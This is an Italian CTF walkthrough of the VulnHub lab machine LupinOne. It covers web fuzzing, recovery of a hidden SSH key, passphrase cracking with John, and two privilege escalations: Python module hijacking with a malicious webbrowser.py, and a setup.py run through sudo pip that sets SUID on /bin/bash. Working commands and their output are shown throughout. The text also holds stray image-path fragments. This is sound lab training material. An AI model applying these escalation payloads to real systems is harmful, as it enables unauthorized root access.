CTF Walkthrough — LupinOne

By MrRobotcrew | Difficoltà: Medium

Sommario

LupinOne è una macchina boot2root a tema Lupin disponibile su VulnHub. Il percorso richiede enumerazione web, decodifica di un encoding non standard, cracking di una chiave SSH, e due tecniche di privilege escalation: Python module hijacking e pip/setup.py abuse.

Step 1 — Enumerazione iniziale (Nmap)

Scan completo di tutte le porte per identificare i servizi esposti:

```
nmap -p- -sV -sC -T4 192.168.246.130
```

Porte trovate:

- 22/tcp — SSH
- 80/tcp — HTTP

La porta 80 è il punto di ingresso principale. SSH non è attaccabile senza credenziali.

Step 2 — Enumerazione web

Fuzzing della directory web con ffuf per trovare path nascosti:


```
ffuf -u http://192.168.246.130/~FUZZ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

Risultato: trovata la directory /~secret. La root della directory restituisce 404, quindi si fuzza al suo interno:

```
ffuf -u http://192.168.246.130/~secret/.FUZZ -
e .py,.java,.php,.txt,.html -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 200 -
c -ic -fc 403
```

Trovato il file nascosto: /~secret/.mysecret.txt (il punto iniziale lo rende invisibile ai tool standard).

```
                        [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 18ms]
                        [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 20ms]
mysecret.txt            [Status: 200, Size: 4689, Words: 1, Lines: 2, Duration: 20ms]
:: Progress: [758812/1323282] :: Job [1/1] :: 7812 req/sec :: Duration: [0:01:23] :: Errors: 0 ::
```




Hello Friend, Im happy that you found my secret diretory, I created like this to share with you my create ssh private key file,
Its hided somewhere here, so that hackers dont find it and crack my passphrase with fasttrack.
I'm smart I know that.
Any problem let me know

Your best friend icex64

Step 3 — Decodifica Base58 e chiave SSH

Il file .mysecret.txt contiene una stringa codificata in Base58. Decodificandola si ottiene una chiave SSH privata (id_rsa).

La pagina /~secret contiene anche un messaggio firmato da icex64, che rivela lo username SSH.



Step 4 — Cracking della passphrase SSH

La chiave privata è protetta da passphrase. Si converte in formato attaccabile con ssh2john e si usa John the Ripper:

```
ssh2john id_rsa > hash.txt
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

Passphrase trovata: P@55w0rd!

Step 5 — Accesso SSH come icex64

```
chmod 600 id_rsa
ssh -i id_rsa icex64@<IP>
```

Inserire la passphrase quando richiesta. Accesso ottenuto come utente icex64.

```
┌──(kali㉿kali)-[~]
└─$ ssh -i id_rsa icex64@192.168.246.130
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key 'id_rsa':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
##########################################
Welcome to Empire: Lupin One
##########################################
Last login: Tue Apr 21 12:31:15 2026 from 192.168.246.129
icex64@LupinOne:~$ sudo -l
```

Step 6 — Privilege Escalation: icex64 → arsene

Tecnica: Python Module Hijacking

Eseguendo sudo -l si scopre che icex64 può eseguire uno script Python come arsene senza password:

```
sudo -l
(arsene) NOPASSWD: /usr/bin/python3 /home/icex64/heist.py
```

Lo script heist.py importa il modulo webbrowser. Python cerca i moduli prima nella directory corrente, poi nei path di sistema. Creando un file webbrowser.py malevolo nella stessa directory, Python lo importerà al posto di quello legittimo.

File malevolo creato in /home/icex64/webbrowser.py:

```
import os
os.system("/bin/bash")
```

Esecuzione:

```
sudo -u arsene /usr/bin/python3 /home/icex64/heist.py
```

Risultato: shell interattiva come arsene.

```
User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:~$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@LupinOne:/home/icex64$
```

Step 7 — Privilege Escalation: arsene → root

Tecnica: pip/setup.py abuse

Eseguendo sudo -l come arsene si scopre che è possibile eseguire pip come root:

```
(root) NOPASSWD: /usr/bin/pip install .
```

pip esegue setup.py durante l'installazione. Creando un setup.py malevolo in una directory controllata, il codice viene eseguito come root.

Creazione della directory e del file:

```
mkdir /home/arsene/win && cd /home/arsene/win
```

Contenuto di setup.py:

```
from setuptools import setup
import os
os.system('chmod +s /bin/bash')
```

```
setup(name='win', version='1.0')
```

Esecuzione dell'installazione come root:

```
sudo pip install .
```

Il bit SUID viene impostato su /bin/bash. Avvio di bash in modalità privilegiata:

```
/bin/bash -p
```

Accesso root ottenuto.

```
arsene@LupinOne:~/win$ sudo pip install .
Processing /home/arsene/win
Building wheels for collected packages: win
  Building wheel for win (setup.py) ... done
  Created wheel for win: filename=win-1.0-py3-none-any.whl size=933 sha256=a57e70fda7bfaac9785bd183c460071dcffe41f16c95b9860f6a5ab8b08b01a2
  Stored in directory: /tmp/pip-ephem-wheel-cache-six1xcbo/wheels/8c/5a/72/43b071ef9937b68c2225fa131e7b8731878b00bd34aa7f4ecb
Successfully built win
Installing collected packages: win
Successfully installed win-1.0
arsene@LupinOne:~/win$ bin/bash -p
bash: bin/bash: No such file or directory
arsene@LupinOne:~/win$ /bin/bash -p
bash-5.1# whoami
root
```

Flag

```
cat /root/root.txt
```

```
bash-5.1# cat root.txt
*,,,
```

- pip/setup.py privilege escalation con python